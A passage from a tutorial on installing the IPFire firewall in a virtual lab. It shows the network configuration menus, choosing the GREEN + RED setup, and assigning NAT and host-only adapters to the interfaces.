
Subnet IP: 192 . 168 . 41 . 0 Subnet mask: 255 . 255 . 255 . 0

It's time to configure the network.




```
Network configuration menu

Current config: GREEN + RED

Network configuration type
Drivers and card assignments
Address settings
DNS and Gateway settings
```

IPFire has different network configurations. For now, select Green + Red.




```
IPFire v2.15 - www.ipfire.org
Network configuration type

Select the network configuration for IPFire.
The following configuration types list those
interfaces which have ethernet attached. If you
change this setting, a network restart will be
required, and you will have to reconfigure the
network driver assignments.

GREEN + RED
GREEN + RED + ORANGE
GREEN + RED + BLUE
GREEN + RED + ORANGE + BLUE
```

The network configuration is set to dual homing. The next step is assigning network adapters Note that we have two network adapters (Nat and Host-only network4)..




```
Network configuration menu

Current config: GREEN + RED

When configuration is complete, a network
restart will be required.

Network configuration type
Drivers and card assignments
Address settings
DNS and Gateway settings
```

Set the adapter of the new Host-only network you created for Green Interface.

